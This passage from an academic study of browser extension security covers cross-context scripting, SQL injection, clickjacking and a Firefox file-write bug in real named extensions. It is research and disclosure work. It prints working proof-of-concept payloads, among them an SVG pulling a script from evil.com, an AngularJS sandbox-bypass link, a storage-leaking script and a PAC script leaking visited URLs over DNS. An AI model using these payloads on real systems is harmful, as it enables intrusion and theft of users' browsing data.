Extensions, just like web content, are often prone to XSS vulnerabilities. As this allows code execution in privileged contexts, the attack is called Cross-Context Scripting (XCS). The most prevalent type of XSS found in extensions is DOM-based XSS. Interactions with unsafe DOM APIs and `eval` flaws can be exploited with similar techniques as websites can. The impact, however, can be much more severe: As most extensions have access to a set of privileged APIs, payloads can often access stored passwords and, depending on the browser, even the underlying host system. At the very least, most vulnerabilities can be exploited to allow access to a wide range of websites, similar to Universal Cross-Site Scripting (UXSS) flaws.

However, as many extensions implement features which do not necessarily interact with websites, a large amount of vulnerabilities can only be exploited by the victim itself. These self-XSS bugs can be found in note-taking, to-do and utility extensions. Thus, not every flaw necessarily leads to code execution for a web attacker and each has to be evaluated individually for impact.

As the exploitability of XCS vulnerabilities is a highly browser-specific topic, this Section is separated in two parts. Furthermore, actual payloads are explained more thoroughly in the Chapter about attacks from extensions (cf. Chapter 7), so that this Section can focus on the means to deliver them.

6.2.1. XCS in Mozilla Firefox

As Firefox features multiple different types of extensions and each of them uses different contexts, determining the impact of a vulnerability can be a complex task. In general, for legacy and restartless add-ons the defining factor for a vulnerability is its URL. While this fact does not change for Add-on SDK extensions, there are multiple components which do not have an URL, like, for example, content scripts. Therefore, this Section first attempts to give an overview of the different URI contexts an injection might target and then deals with the unaddressable scopes. As WebExtensions are still in development they will not be covered.

High Privilege Contexts

Privileged contexts have direct access to all internal browser APIs and, thus, can execute all payloads described in Section 7.1.1. For this reason, vulnerabilities found in these scopes are extremely valuable for adversaries. Most notably, all URLs found under `chrome://*/content/*` are part of this context. Furthermore, while not having an URL, the core of Add-on SDK extensions is part of this scope, too.

Although some injections into chrome `content` scopes can be performed from websites, a range of bugs only trigger when internal URLs parameters can be controlled. This makes these vulnerabilities much harder to exploit since opening extension URIs from web content is generally forbidden in Firefox.

```
1 init: function()
2 {
3    var url = window.location.href;
4    var parts = url.match(/.*?message=(.*)&exception=(.*)&direction=(.*)/);
5    document.getElementById("message").innerHTML =
       ↪  decodeURIComponent(epubError.escapeHtml(parts[1]));
6    document.getElementById("message").style.direction =
       ↪  epubError.escapeHtml(parts[3]);
7    document.getElementById("exception").innerHTML =
       ↪  decodeURIComponent(epubError.escapeHtml(parts[2]));
8 }
```

Listing 6.10: Vulnerable `init` function of *EPUBReader's* error page

One such hard-to-exploit flaw can be found in the *EPUBReader* extension. Being a legacy add-on with roughly 400 thousand users listed on AMO makes it a profitable target for adversaries. The vulnerability can be found in the `init` function of its (chrome `content`) error page and is shown in Listing 6.10. In this code snippet, the current URL is separated into three components and then each one is written to the DOM. Despite the use of an escaping function, the vulnerability can be exploited by leveraging URL encoding. As the sanitization code first escapes all HTML characters and then uses `decodeURIComponent`, an attacker merely has to use percent encoding to bypass the previous escaping. A link to an exemplary payload, executing an alert box on a privileged chrome page, would look like this:

```
chrome://epubreader/content/error.html?message=a&exception=%3Csvg/
                onload=alert(1)%3E&direction=ltr
```

In order to open such a link on a victim's host, the adversary can resort to social engineering: If a user copies and pastes the link in to a navigation bar, the browser will follow this direct order and open the internal page. Hence, the payload will be executed and the adversary has access to all chrome `content` APIs which allows complete compromise of the victim's host system.

Low Privilege Contexts

Multiple low privilege contexts exist in Firefox. The following list explains where they occur, where injections might be found and what the consequences are:

- **Resource URIs** are one of the most prevalent unprivileged contexts in Firefox. Often found in the UI of Add-on SDK extensions they have no access to internal browser APIs and cannot directly communicate with their parent extension. Due to their focus on UI, finding vulnerabilities on resource URIs is roughly equivalent to finding DOM-based XSS flaws on regular websites.

  In most cases, injections into resource URIs have very little value for attackers. Due to the restrictions on this scope, web content often has similar privileges. Therefore, an adversary does not gain any value from attacking a resource URI.

- **Low privilege chrome contexts** such as `skin` can be found in both regular and specialized extensions. Again, no direct access to chrome APIs is granted. However, both `locale` and `skin` contexts have sufficient privileges to mount powerful attacks against other extensions or the browser itself (cf. Section 7.1).

  While rather rare, injections into low privilege chrome contexts can theoretically occur. For example, a CSS file of a theme can include external resources from an HTTP URLs, allowing a MitM attacker to inject arbitrary code in the response.

Content Scripts

Add-on SDK extensions make extensive use of a concept called *content scripts*. Whenever interaction with a website is needed, a content script can be injected. Their main advantage is a clear focus on DOM interaction which allows the browser to have a more restrictive security model in place. Therefore, privileged APIs cannot be called from a content script, requiring communication with the add-on's core. Overall, the concept is very similar to Chrome's content script model. However, in terms of security there is an important difference: Instead of immediately allowing access to all hosts the parent extension has access to, content scripts in Firefox cannot access any other origin than the one they were injected into. If an extension does want to allow cross-origin requests, it has to give a list of accessible origins to a permission called `cross-domain-content`.

6.2.2. XCS in Google Chrome



Figure 6.2.: Contexts in extensions



Figure 6.3.: Contexts in Apps

As Chrome's security model thwarts many straightforward attacks due to its default CSP, an attacker has to find ways around the mitigation. However, not all parts of an extension are protected equally: Figure 6.2 shows that in extensions have multiple contexts which are exempt from the default policy. The same applies to Chrome Apps, as illustrated in Figure 6.3. In both figures, the relationship between scopes is indicated by using dashed lines for potential communication channels and solid lines for direct access. For instance, an extension page can directly control the content of a Proxy Auto-Config (PAC) script given the correct permission, but no access is ever granted the other way round. Each of the following Sections will examine exactly one injection context. Only sandboxed pages are omitted as their sole purpose is to confine attackers and disallow any privilege escalation exploits.

Extension Pages

This context, prevalent in both Extensions and Apps, includes all full privilege resources addressable by `chrome-extension` URLs such as background pages, option pages and pop-ups. These components are protected by the default CSP introduced in Section 4.4.2 which most importantly blocks inline scripts in both Extensions and Apps. In order to bypass this policy, an attacker can choose one of the following techniques:

- While inline JavaScript code is blocked, inline CSS is still allowed. This ability allows an attacker to restyle the UI of an extension, may it be a regular Extension or App. This leads to misdirection type of attacks where a victim is tricked into clicking a button or interact with UI elements in a detrimental way.
- In regular extensions, images and fonts can be additionally included from any location. This allows attackers to extract attributes[8] and text[9] from the DOM via CSS. If an extension handles sensitive data, the consequences of these attacks may be grave.
- If an extension page uses the Filesystem API or `blob` URIs it effectively creates a new context. This new context is not subject to the default CSP but is still considered same-origin with the extension pages, as research by Kotowicz shows[10]. Thus, an injection in to such a scope has tremendous impact and can be easily exploited (cf. Section 7.2.2).

[8] Eduardo Vela Nava. *CSS Attribute Reader Proof Of Concept*. URL: `http://eaea.sirdarckcat.net/cssar/v2/`.
[9] Masato Kinugawa. *CSS based Attack: Abusing unicode-range of font-face*. Oct. 2015. URL: `http://mksben.l0.cm/2015/10/css-based-attack-abusing-unicode-range.html`.
[10] Krzysztof Kotowicz. *I'm in ur browser, pwning your stuff*. Aug. 2013. URL: `https://www.owasp.org/images/e/ed/I_am_in_your_browser,_pwning_your_stuff_-_Krzysztof_Kotowicz.pdf`.

- JavaScript Model View Controller (MVC) frameworks pose a great threat to CSP in general. As explained in Appendix A.1, any extension exposing a framework such as AngularJS on a web-accessible URL invalidates the security of CSP entirely. Even if an extension does not bundle a MVC framework, it can still be affected when other extension expose it. This is because web-accessible resources can be included from anywhere, including extensions. Furthermore, any white-listed Content Delivery Network (CDN) may also be abused to include a MVC framework.
- For the sake of completeness, it should be noted that an attacker could use a CSP bypass based on a browser bug.

```
1  {
2      // ...
3      "content_security_policy": "script-src 'self' 'unsafe-eval'; object-src
         ↪  'self'",
4      // ...
5  }
```

Listing 6.11: Chrome manifest allowing the use of `eval`

Rarely, none of these techniques are required to obtain code execution in Chrome extensions. However, in contrast to Apps, Extensions are allowed to relax the restrictions of the default CSP. While inline code cannot be allowed, `eval` can. So, if an extension allows `eval` as shown in Listing 6.11 and features an `eval`-based vulnerability, an adversary can directly execute code without being hampered by any mitigations.

However, in most cases attackers will have to deal with CSP. Thus, the next paragraphs will examine a vulnerability found in the *Better History* Chrome extension[11] and provide an exemplary exploit for the issue. The extension claims to replace the browser history overview page with a better alternative but suffers from an XSS vulnerability on its search page.

```
1  onQueryChanged: function() {
2    this.searchControlsView.render();
3    if(this.model.get('query')) {
4      this.$('.cached').hide();
5      this.$el.addClass('loading');
6      var presenter = new BH.Presenters.SearchPresenter(this.model.toJSON());
7      var properties = presenter.searchInfo();
8      this.$('.title').html(properties.title);
9      this.$('.visits_content').html('');
10   }
11 }
```

Listing 6.12: *Better History* XCS vulnerability

Listing 6.12 shows the root cause of the flaw: While other parts of the code consistently use template libraries to avoid unsanitized values, the `onQueryChanged` function of the `SearchView` class directly inserts the user-supplied title in to the DOM in line eight. Furthermore, an adversary can supply the title as a parameter of the extension's URL, allowing the bug to be triggered from web content.

As stated in the previous paragraphs, exploiting the vulnerability requires bypassing the default CSP. And while *Better History* enables `eval` in its manifest file, there is no `eval`-based vulnerability to be found in

[11] Chrome Web Store. *Better History*. URL: `https://chrome.google.com/webstore/detail/better-history/obciceimmggglbmelaidpjlmodcebijb`.

the extension. However, the policy relaxation helps adversaries in an other way: Since executing arbitrary code via AngularJS requires a bypass of the framework's sandbox, the attacker is either required to find one in a current version or use one that is publicly available. If choosing the latter, only older versions of AngularJS can be abused. However, by allowing `eval`, the amount of publicly known bypasses increases tremendously, as many of them require the function. Now, in order to exploit the XCS flaw, AngularJS 1.4.3 exposed by the *SaveList*[12] Chrome extension will be used. The following two steps will trigger the vulnerability:

1. In order to create the payload, first include the AngularJS file from the *SaveList* extension.
2. Then, use a publicly known bypass and append it to the payload.
3. Open the extension's search page with the payload in its parameter.

```
1 <a href="chrome-extension://obciceimmggglbmelaidpjlmodcebijb/index.html#search/<
  ↪ script/src=chrome-extension://bjdkhikjbkefnnfkaghgeejggggplfbi/www/lib/ionic
  ↪ /js/angular/angular.js></script><b/ng-app/ng-init=&quot;0[['__proto__']].toS
  ↪ tring=[][['__proto__']].pop;0[['__proto__']][0]='alert(1)';0[['__proto__']].
  ↪ length=1;$root.$eval('x=0',$root);&quot;>">Right-click and open in new
  ↪ tab</a>
```

Listing 6.13: XCS attack on *Better History*

A proof of concept can be found in Listing 6.13. First, it urges the user to right click and open the link in a new tab. This is one of the bugs bypassing Chrome's reluctance to navigate to extension URLs from web content (cf. Section 5.3.2). The link itself triggers the vulnerability with a payload that does not contain any spaces. This is a restriction imposed by the extension itself since it treats each space as a separator between multiple key words. Finally, the payload itself includes AngularJS and uses a bypass found by Jann Horn[13] to get arbitrary code execution in the context of the extension.

A successful exploitation gravely impacts the security of a user: The attacker's payload gains access to all APIs and origins the extension has requested access to. In the case of *Better History*, an adversary gains the privileges to request arbitrary HTTP and HTTPS URLs. Furthermore, full access to the victim's history, downloads and sessions is granted.

Content Scripts

DOM interaction of extensions with websites is mediated through content scripts. These scripts do not have the full permissions of their parent extension. In fact, with a few exceptions the privileges are reduced to communication with the parent extension and other websites. However, as shown by Kotowicz[14], content scripts are nevertheless a valuable target for attackers. The Chrome documentation specifically states that "content scripts can make cross-site `XMLHttpRequests` to the same sites as their parent extensions"[15]. With such privileges, an adversary can impersonate the victim from within a content script: Since every request sent by the browser bears the authentication information of the user, a malicious payload can perform potential harmful actions on all pages the victim is logged-in on. Furthermore, content scripts have direct

[12] Chrome Web Store. *SaveList*. URL: `https://chrome.google.com/webstore/detail/savelist/bjdkhikjbkefnnfkaghgeejggggplfbi`.

[13] Mario Heiderich. *An Abusive Relationship with AngularJS*. Dec. 2015. URL: `http://de.slideshare.net/x00mario/an-abusive-relationship-with-angularjs`.

[14] Krzysztof Kotowicz. *I'm in ur browser, pwning your stuff*. Aug. 2013. URL: `https://www.owasp.org/images/e/ed/I_am_in_your_browser,_pwning_your_stuff_-_Krzysztof_Kotowicz.pdf`.

[15] Chrome Developers. *Content Scripts*. URL: `https://developer.chrome.com/extensions/content_scripts`.

access to Chrome's storage API. Extensions may use the API for a variety of reasons but most notably, it can be used to synchronize data across all of the user's browser instances on different hosts. Thus, if hijacked, potentially sensitive data could be stolen.

Extension Resources in WebViews

WebViews are elements which embed websites in a Chrome App. In contrast to `iframes`, the embedded content is fully prevented from accessing the extension in the outermost frame (cf. Section 4.4.2). While some Apps use the `webview` tag to display websites, others use it for their own GUI. As this GUI is part of the extension, it is addressable by `chrome-extension` URIs. This would normally grant the pages access to all privileged APIs of the App but, when framed in a `webview` element, these permissions are greatly reduced. Only communication with the parent extension and access to the storage API is granted, giving extension resources in WebViews comparable privileges to content scripts.

In order to exemplify the exploitation of this very curious context, a flaw in the Vivaldi browser (cf. Section 3.9.3) will be examined in the next paragraphs. Vivaldi builds on top of Chrome and implements a feature-rich GUI. Large parts of this GUI are integrated in to an App which comes pre-installed with the browser bundle. The vulnerability, originally reported by Mario Heiderich, can be found in one of the newly added features of this browser: In a side bar, Vivaldi allows its users to save notes and, along with those notes, images. When double clicked, those pictures will be opened in new tab. More precisely, the image is made addressable by a `blob` URI and then loaded in to a `webview`.

```
<?xml version="1.0" encoding="UTF-8"?>
<svg xmlns="http://www.w3.org/1999/xhtml">
  <script src="https://evil.com/attack.js"></script>
</svg>
```

Listing 6.14: SVG image triggering the vulnerability in Vivaldi

In order to exploit the flaw, an adversary can foist an SVG image on a victim. As the vector format supports scripting, opening the graphic results in arbitrary code execution in the context of the `blob` URI. Listing 6.14 shows a small SVG file which includes an external script using an XHTML namespace. Similar to `blob` and `filesystem` URIs in extension pages, this image will be considered same-origin with the Chrome App while being exempt from the default CSP.

```
{
  "webview" : {
    "partitions" : [
      {
        "name" : "storage",
        "accessible_resources" : [
          "browser.html",
          "..."
        ]
      }
    ]
  }
}
```

Listing 6.15: Relevant parts of Vivaldi's manifest file

The privilege escalation exploit for `blob` URIs, explained in Section 7.2.2, uses an existing extension URL and loads it in to an `iframe`. However, App resources normally cannot be framed, even from same-origin resources. Luckily, WebViews implement an attribute called *partition* which allows them to frame extension files as long as they are declared in the App's manifest. Vivaldi's manifest, shown in Listing 6.15, allows access to various resources for the WebView the vulnerability is executed in, leaving many options for a privilege escalation exploit. By exploiting the vulnerability, an adversary gains access to cross-origin requests and the storage API.

```
1  // existing App-URL for privilege escalation
2  const URL = 'chrome-extension://mpognobbkildjkofajifpdfhcoklimli/browser.html';
3  // as we are in a SVG image, we need to specify the namespace
4  const XHTML_NS = 'http://www.w3.org/1999/xhtml';
5  // create an iframe and wait for it to load
6  const iframe = document.createElementNS(XHTML_NS, 'iframe');
7  iframe.onload = _ => {
8      // partly privileged APIs can be found in the iframe's contentWindow now
9      const values = ['TYPED_HISTORY', 'TYPED_SEARCH_HISTORY'];
10     iframe.contentWindow.chrome.storage.local.get(values, function(obj) {
11         // leak obj to an external domain via XHR...
12     });
13 };
14 iframe.src = URL;
15 // append iframe to SVG's DOM to trigger the request
16 document.documentElement.appendChild(iframe);
```

Listing 6.16: Leak a victim's history and search history via Vivaldi-specific storage entries

Especially reading and writing the App's storage has a large impact on the victim's security, since Vivaldi stores a wide range of values in it. Exploits range from adding new web panels to changing the download options of the browser. Listing 6.16 shows another possible attack reading a user's history and search history from the storage.

This vulnerability shows that even though content scripts and extension resources in WebViews are highly restricted in their capabilities, given the right circumstances, an adversary can still inflict harm. While the core idea of placing the GUI in WebViews is solid as it allows for a better privilege separation, the access to the App's storage nullifies many of the security benefits of this construction.

PAC Scripts

A curious corner case of XCS is a PAC script. Besides allowing static proxies for all requests, browsers offer the possibility of dynamically configuring different proxy servers based on the requested URL. PAC scripts consist of JavaScript code which bare minimum declares a function called `FindProxyForURL`. This function will be called for each request and must return a string containing its instructions to the browser. The string itself can either be `DIRECT`, `PROXY domain.com` or any combination of those separated by a semicolon. In order to make an informed decision, helper functions such as `dnsResolve` can be called to find out more about the requested URL. While a fairly large subset of the JavaScript language works in PAC scripts, they are separated from a DOM and other dangerous APIs.

However, an attacker controlling a PAC script still tremendously impacts the security and privacy of a victim. Two attack scenarios are possible:

1. Obviously, an attacker can enforce an own proxy server to be used. This allows snooping on and

manipulation of the user's traffic. However, these capabilities are severely impacted by encrypted protocols such as HTTPS.

```
function FindProxyForURL(url, host) {
    // the domain to leak to
    var LEAKDOMAIN = '.iceqll.eu';
    // the encoding function basically is URL encoding with - instead of %
    var encode = function(char) {
        return '-' + ('00' + char.charCodeAt(0).toString(16)).substr(-2);
    };
    // replace all special characters to make a suitable subdomain name
    var subdomain = url.replace(/[^a-zA-Z0-9]/g, encode);
    // leak the value
    dnsResolve(subdomain + LEAKDOMAIN);
    // tell the browser not to use a proxy
    return 'DIRECT';
}
```

Listing 6.17: Leak URLs via DNS from a PAC script

2. Furthermore, even for encrypted connections, the proxy script will receive the full URL (excluding the anchor) of each request. It can then proceed to leak all URLs via the Domain Name System (DNS) by using the `dnsResolve` function. Listing 6.17 shows an exemplary exploit which transforms an URL in way that allows full recovery of the original value. One limitation is the limit of 63 characters for a domain name. A script can easily adjust to this limit by sending multiple DNS requests.

```
var c = new XMLHttpRequest();
// HTTP URL can be MitMed
var d = "http://api.proxyera.com/1.1.4/";
c.open('POST', d, true);
var a = c.responseText.split("#");
localStorage['pac'] = a[0];
// the pac value is under our control...
var a = {
    mode: "pac_script",
    pacScript: {
        data: localStorage['pac']
    }
};
// ...and is directly given to chrome.proxy
chrome.proxy.settings.set({
    value: a,
    scope: 'regular'
}, function() {});
```

Listing 6.18: PAC script injection in *Proxy Era* (simplified)

As can be seen from Listing 6.18, the following paragraph explains a vulnerability found in the *Proxy Era* Chrome extension[16]. The extension, marketing itself as a tool to "unblock all web sites and block all hackers", loads a rotating list of proxies from an HTTP endpoint. Along with the duration this proxy should be kept, a full PAC script is supplied from the proprietary website and given to a privileged Chrome API in line 16. An MitM attacker can intercept the request and return an own response – effectively allowing a rogue PAC script

[16]Chrome Web Store. *Proxy Era*. URL: `https://chrome.google.com/webstore/detail/proxy-era/jdhebjohjpgicipoimkglgledckdalke`.

to be placed in the browser. As each request can now be routed through a proxy server of the adversary, all subsequent calls to the API can be fully controlled, too. An attacker gains two major advantages by exploiting this flaw: First, while the initial MitM attack may have been temporary (e.g. in a wireless network), now the proxy settings ensure a permanent control over unencrypted requests. Furthermore, as shown in attack scenario number two, the attacker may now leak the full URLs of visited encrypted pages. This leads to various kinds of information disclosure such as leaking the Facebook name, finding shared documents on services like Google Docs and extracting OAuth secrets.

6.3. SQL Injection

While the Structured Query Language (SQL) is rarely encountered in extensions, it is far from being irrelevant. In the cases it is used, an adversary may be able to inject own commands in to the query language and influence its result. However, in contrast to regular web security, SQL Injection flaws in extensions are not immediately useful for an attacker. Often, it is not easily possible to extract the leaked information to an attacker-controlled domain since the result of the query is shown on one of the extension's pages. Furthermore, many extensions use the underlying database for less sensitive data which might not be worthwhile to obtain. In these cases, an adversary may still use the injection to influence the program flow of the extension, leading to other vulnerabilities.

The APIs capable to process SQL differ between Firefox and Chrome which is why the next Sections focus on each browser independently. Furthermore, the APIs are tested against *stacked queries*, in order to uncover the most valuable targets for an attack. A query is called *stacked*, if it contains more than one SQL statement. While this is regularly possible in SQL shells by using the semicolon character, most database functions prevent this behavior.

6.3.1. SQL Injection in Mozilla Firefox

```
1 const Cc = Components.classes;
2 const Ci = Components.interfaces;
3
4 const fileClass = Cc['@mozilla.org/file/local;1'];
5 var localFile = fileClass.createInstance(Ci.nsILocalFile);
6 localFile.initWithPath('/tmp/database.sqlite');
7 const serviceClass = Cc['@mozilla.org/storage/service;1'];
8 const service = serviceClass.getService(Ci.mozIStorageService);
9 var database = service.openDatabase(localFile);
```

Listing 6.19: Open *SQLite* connection directly via XPCOM classes

```
1 Components.utils.import('resource://gre/modules/Services.jsm');
2 Components.utils.import('resource://gre/modules/FileUtils.jsm');
3
4 var localFile = FileUtils.File('/tmp/database.sqlite');
5 var database = Services.storage.openDatabase(localFile);
```

Listing 6.20: Open *SQLite* connection via utils

In Firefox, extensions can request access to a *SQLite database* by using the XPCOM storage service. A database connection can be opened with two distinct code snippets, the first one shown in Listing 6.19 and the second one in Listing 6.20. However, the implementation of Listing 6.20 internally relies on the code of

Listing 6.19. Vulnerabilities can arise on each use of the connection, especially when SQL statements are appended to each other via string methods. Any attack-controlled value which is appended to the query and not sufficiently escaped can potentially be used for an attack.

Function	Stacked?
`mozIStorageConnection.executeSimpleSQL`	✓
`mozIStorageStatement.executeAsync`	
`mozIStorageStatement.executeStep`	
`mozIStorageAsyncStatement.executeAsync`	

Table 6.1.: Stacked query availability in Firefox

Firefox' `mozIStorageConnection` class features 4 distinct ways to query the database. Table 6.1 shows all three and determines that only `executeSimpleSQL` can be used to send stacked queries.

```
1 getEpub: function(a) {
2     this.select("select * from book where id = " + a + " and status = 1")
3 }
```

Listing 6.21: SQL Injection flaw in *EPUBReader* Firefox extension

A SQL Injection flaw can be found in the *EPUBReader* Firefox extension[17]. The add-on itself displays *EPUB* books directly in the browser. When visiting an URL with the `epub` file extension, the extension downloads the book to a local directory and attempts to read it. It is automatically added to a list of books called *catalog* (`about:epubcatalog`) which is internally managed by a *SQLite* database. Therefore, the actual reader component can look up each book by an internal database identifier (`about:epubreader?id=X`). During the initial insert in to the database the add-on seems to sufficiently sanitize all attacker-controlled values. However, when opening a book from the catalog, the identifier supplied in the URL is left unprotected by the code shown in Listing 6.21. A carefully crafted payload is able to control the outcome of the `getEpub` function, as long as it returns same amount of columns as the books table has. As two of the parameters are used to determine the path of the locally saved e-book, they can be used to include arbitrary files from disk:

```
about:epubreader?id=-1/**/UNION/**/SELECT/**/1,2,3,4,5,6,7,"file:
                    ///tmp/file.html#",9,10,11--
```

The above payload first uses an invalid identifier (`-1`) to select a non-existing database record. Since only the first result row is used by the extension's code, this ensures that the attacker's values are displayed. From the first row, only columns number eight and nine are used in visible locations. The eighth column is used as the base URI for the book's files and the ninth to identify the cover page. Thus, the exploit above appends an URL anchor to the base URI to ignore any appended file names. As the extension opens two frames, one for navigation and one for content, this has effect on both of them: Navigation and content URLs are always prefixed with the base URI, so that this trick allows an adversary to control the content of both at all times. However, other types of URL schemes cannot be used for an attack, since the URL flows into a file-specific Firefox interface.

Estimating the impact of this vulnerability requires brief knowledge of the *EPUB* format and the way the add-on handles it. As *EPUB* is a mix of HTML and XML files, the extension needs to make sure that

[17] addons.mozilla.org. *EPUBReader*. URL: `https://addons.mozilla.org/de/firefox/addon/epubreader/`.

malicious e-books cannot execute any JavaScript in the chrome scope. Therefore, *EPUBReader* employs sandboxed frames: One frame, utilized for navigation, is built from the sanitized XML index of the file. The other frame, used for the book's content, directly includes the *EPUB* file's resources and, thus, completely disallows any scripts. By abusing the above vulnerability, an adversary controls the URL base of both frames. For the navigation file, the string `nav.html` will be appended. Therefore, the payload uses the hash tag to ignore all appended strings in the context of a file URI which, in turn, allows the adversary to include arbitrary local files in the (less protected) navigation frame. The result is script execution in the frame but with severe limitations:

- An adversary needs to know the path of a controlled file. While the (unpacked) e-books are stored on disk by the add-on, their path is inside of the randomized profile folder. Therefore, the above payload includes a file from the more easily guessable *Downloads* directory. Obviously, this file has to be placed first by using a forced download or similar.
- In order to trigger the SQL Injection, a bug to open an `about` URI must be used.
- In contrast to the content frame, the navigation frame allows scripts. However, as the `type` attribute of the `iframe` is set to `content`, the script actually executes with web privileges.

In summary, the attack is less useful in a real-world scenario but nicely shows the way SQL Injection can occur in extensions.

6.3.2. SQL Injection in Google Chrome

```
1 var size = 2 * 1024 * 1024;
2 const db = window.openDatabase('name', '1.0', 'desc', size);
```

Listing 6.22: Opening a *Web SQL* database in Chrome

Instead of implementing an own storage API like Firefox, Chrome offers access to a *Web SQL* implementation based on *SQLite*. *Web SQL* is a discontinued standard of the W3C [Hic10], attempting to bring the relational databases to the web. Listing 6.22 shows the code required to open a new database connection.

Function	Stacked?
`SQLTransaction.executeSql`	

Table 6.2.: Stacked query availability in Chrome

As can be seen from Table 6.2, none of the offered database functions support stacked queries. If an adversary attempts to insert a colon with another statement, the API simply returns an unspecified error. Despite its occurrence in the standard, Chrome does not implement any synchronous Web SQL database functions.

6.4. Clickjacking

As many extensions satisfy security- or privacy-related needs, tricking victims into executing unwanted actions can have grave consequences. While almost always requiring a certain amount of social engineering, research and real-world attacks have repeatedly shown that most users do not recognize a click on a random

website as being potentially harmful (cf. Section 3.8). In fact, even instructions for multi-step payloads are sometimes willingly followed [Sto10].

Similar to fingerprinting attacks (cf. Section 6.1), only a web attacker will be considered. Each of the more powerful attacker models is able to perform the same or even stronger attacks. From the wide range of possible Clickjacking techniques, the following Section describes one that is applicable to most extensions. It has only one prerequisite: An adversary needs a bug to open an extension URL from web content. This is a common requirement for many different types of exploits against extensions (cf. Section 6.2). So, while only an attack against a Chrome extension is described, any Firefox extension could be targeted by the same technique after finding the necessary bug.

6.4.1. Bait and Switch

The name of this Section is adopted from a paper by Huang et al. [Hua+12], which explains an attack reminiscent of the following technique. If an extension has an adversarial effect caused by relatively low user interaction (e.g. a simple button press), this attack might be applicable. First, a user has to visit an attacker-controlled website. It will open the targeted resource of the extension in a background tab and proceed to distract the victim. While there are many distractions at disposal for an adversary, a game is a very natural choice since its rules may require the user to click around on the page. After introducing the mechanics, the site can anticipate a click and switch to the background tab in the correct moment. A correct positioning of the game's button will result in the extension's button being clicked after the switch. If the site manages to close the tab fast enough, the attack might not even be noticeable for a naive victim.



Figure 6.4.: AdBlock's popup dialog



Figure 6.5.: Transparent front tab

What follows is an exemplary attack on the AdBlock extension. In particular, the target is a link with the caption *Pause AdBlock*, also shown in Figure 6.4. It disables the extension's functionality, overriding the victim's original wish to hide advertisements. In order to perform the attack, the following steps must be performed:

1. First, an attacker has to find the internal `chrome-extension` URL of the pop-up dialog.. In this example, the URL is `chrome-extension://gighmmpiobklfepjocnamgkkbiglidom/button/popup.html`.
2. Now, the victim has to be lured on an attacker-controlled website. It contains a game which requires double clicks to obtain points. In a time where games like Cookie Clicker thrive[18], this scenario may not seem as artificially constructed as it is.

[18] Orteil. *Cookie Clicker*. URL: `http://orteil.dashnet.org/cookieclicker/`.

3. In order to start the game, the victim has to click a button. This is required in order to open the background tab with the extension URL, as in any other case the browser will prevent it due to its pop-up policies. An alert box can be used to prevent the browser from switching to the newly opened background tab.

4. After introducing the game mechanics with some buttons which have to be double clicked, a special button is shown to the victim. Its position is aligned to the extension's link, as can be seen from Figure 6.5. In this Figure, the opacity of the game's tab has been reduced so that the actual attack target is visible. After the user clicked the first time, the background tab is focused, so that the second click actually hits the target.

5. The background tab can be closed in very fast succession in order to avoid the suspicion of the user.

6.5. Browser Vulnerabilities

As the browser and its extension system are deeply interconnected, adversaries can use browser vulnerabilities to attack extensions. Conversely, the extension system can be used to aid the exploitation of the browser itself. This interplay is examined in this Section, based on a flaw found in Mozilla Firefox.

6.5.1. Arbitrary File Write

A bug in Firefox up to version 44 allows an adversary to write files to arbitrary locations of a victim's host system[19]. It uses CSP's report functionality, allowing a developer to specify an URL which will receive violation reports in a JSON data structure. If this report URL points to a local file instead of a website, the browser attempts to store the report on disk. This unexpected behavior allows an adversary to write files accessible by the Firefox process. There are four possible consequences of this attack:

- An attacker can blindly overwrite files on the victim's file system to force data loss and failure of other programs. In this case, the actual content of the report is insignificant. However, without a second bug, an adversary has no possibility of knowing the actual locations of important files and thus is limited to guess probable paths. Yet, this is not impossible since multiple locations can be overwritten at the same time, making a brute force approach feasible.

- If a file of a regular extension is overwritten, the browser's signature check will fail on the next start. Thus, an adversary can perform a Denial of Service (DoS) type of attack and disable security relevant add-ons. Again, the actual content of the report is rather insignificant. In order to test for the presence of an extension, an adversary can employ any of the techniques presented in Section 6.1.

- All extensions not subject to rigorous signature checks can be hijacked by an adversary. This most notably applies to localization packages and themes. In this variation, the report must contain a carefully crafted payload. After a successful attack, an adversary might be able to further escalate privileges and obtain full code execution on the victim's host (cf. Chapter 7). A special case of this attack targets users who disabled the signature verification mechanism by setting their `xpinstall.signatures.required` setting in `about:config` to `false`.

- Since most Linux shells use very lax parsing rules, the JSON report written to disk may be able to execute code when written to some files such as the user's `.bashrc`.

[19] Nicolas Golubovic and Frederik Braun. *Bug 1243178 – CSP's report-uri (over-)writes files*. Jan. 2016. URL: `https://bugzilla.mozilla.org/show_bug.cgi?id=1243178`.

The following examples will provide examples for the first three variations. All of them require the following two steps to work: First, a restrictive CSP has to be set up with the destination paths as the target of the `report-uri` directive. Then, the page itself must violate the policy, possibly with a payload that will be later included in the report. While all of the examples focus on Linux, the attack works analogous on Windows systems.

```
